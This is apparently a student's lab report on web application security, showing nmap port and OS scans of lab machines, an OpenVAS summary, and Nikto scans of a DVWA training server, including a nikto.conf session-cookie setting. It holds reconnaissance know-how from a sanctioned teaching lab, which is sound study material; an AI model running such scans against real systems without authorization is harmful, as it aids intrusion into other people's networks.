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LAB-05-Web applicationsFile

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
1 List the possible targets (web servers) in the target environment


1.1 Port scans made in lab2

Windows:




```
root@dst:~# nmap -O 192.168.47.66
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-09 12:00 EET
Nmap scan report for 192.168.47.66
Host is up (0.00083s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
7/tcp     open  echo
9/tcp     open  discard
13/tcp    open  daytime
17/tcp    open  qotd
19/tcp    open  chargen
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
Device type: general purpose
Running: Microsoft Windows Vista|2008|7
OS CPE: cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1 cpe
:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windo
ws 7, Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds
root@dst:~#
```

Linux:




```
root@dst:~# nmap -O 10.99.67.145
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-09 12:12 EET
Nmap scan report for 10.99.67.145
Host is up (0.00058s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:BD:2B:BC (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 op
en and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.30 seconds
```

Firewall LAN1:




```
root@dst:~# nmap -O 10.99.67.254
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-09 12:14 EET
Nmap scan report for TheGreatFirewall.localdomain (10.99.67.254)
Host is up (0.00047s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
MAC Address: 08:00:27:64:78:5D (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 op
en and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (86%)
OS CPE: cpe:/o:freebsd:freebsd:11.0
Aggressive OS guesses: FreeBSD 11.0-RELEASE (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.99 seconds
```

Firewall LAN2




```
root@dst:~# nmap -O 192.168.47.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-09 12:16 EET
Nmap scan report for 192.168.47.1
Host is up (0.00054s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
Warning: OSScan results may be unreliable because we could not find at least 1 op
en and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds
```

1.2 Vulnerability scans made in lab3



Task: Immediate scan of IP 10.99.67.145

Name:	**Immediate scan of IP 10.99.67.145**
Comment:	
Target:	Target for immediate scan of IP 10.99.67.145
Alerts:	
Schedule:	(Next due: over)
Add to Assets:	yes Apply Overrides: yes Min QoD: 70%
Alterable Task:	no
Auto Delete Reports:	Do not automatically delete reports
Scanner:	OpenVAS Default (Type: OpenVAS Scanner) Scan Config: Full and fast Order for target hosts: N/A Network Source Interface: Maximum concurrently executed NVTs per host: 10 Maximum concurrently scanned hosts: 30
Status:	Done
Duration of last scan:	11 minutes 47 seconds
Average scan duration:	11 minutes 47 seconds
Reports:	1 (Finished: 1, Last: Oct 26 2020)
Results:	20
Notes:	0
Overrides:	0




Date	Status	Task	Severity	Scan Results					Actions
				High	Medium	Low	Log	False Pos.	
Mon Oct 26 10:14:09 2020	Done	Immediate scan of IP 10.99.67.145	5.0 (Medium)	0	4	1	15	0	

We can see that port 80 is open in Linux virtual Machine and in Firewall. After paste ip of Linux virtual Machine appear the DVWA login page.


2 SCAN web services with NIKTO scanner

Scan Linux with NIKTO scanner:



```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.99.67.145
+ Target Hostname:    10.99.67.145
+ Target Port:        80
+ Start Time:         2020-11-09 12:23:06 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user ag
ent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent t
o render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: login.php
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache
 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing informati
on.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /.git/config: Git config file found. Infos about repo details may be present.
+ 8726 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2020-11-09 12:23:55 (GMT2) (49 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

3 Task 2. – DVWA



DVWA Security


Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:


1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

Hint(you have to configure cookie –parameter to nikto (/etc/nikto.conf) for proper scan results)




```
# Multiple can be set by separating with a semi-colon, e.g.:
# "cookie1"="cookie value";"cookie2"="cookie val"
STATIC-COOKIE="PHPSESSID=2ad43uads8ggpsk17ped2u9bj0";"security=low";
```

Hints: (ZAP proxy)



```
GET https://www.wat.edu.pl/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://www.google.com/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: www.wat.edu.pl
```


3.1 SCAN service again with NIKTO



```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.99.67.145
+ Target Hostname:    10.99.67.145
+ Target Port:        80
+ Start Time:         2020-11-09 14:30:19 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.25
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user ag
ent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent t
o render the content of the site in a different fashion to the MIME type
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache
 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause fals
e positives.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentiall
y sensitive information via certain HTTP requests that contain specific QUERY str
ings.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinf
o() was found. This gives a lot of system information.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ OSVDB-3092: /.git/index: Git Index file may contain directory listing informati
on.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /.git/config: Git config file found. Infos about repo details may be present.
+ 8726 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2020-11-09 14:31:19 (GMT2) (60 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

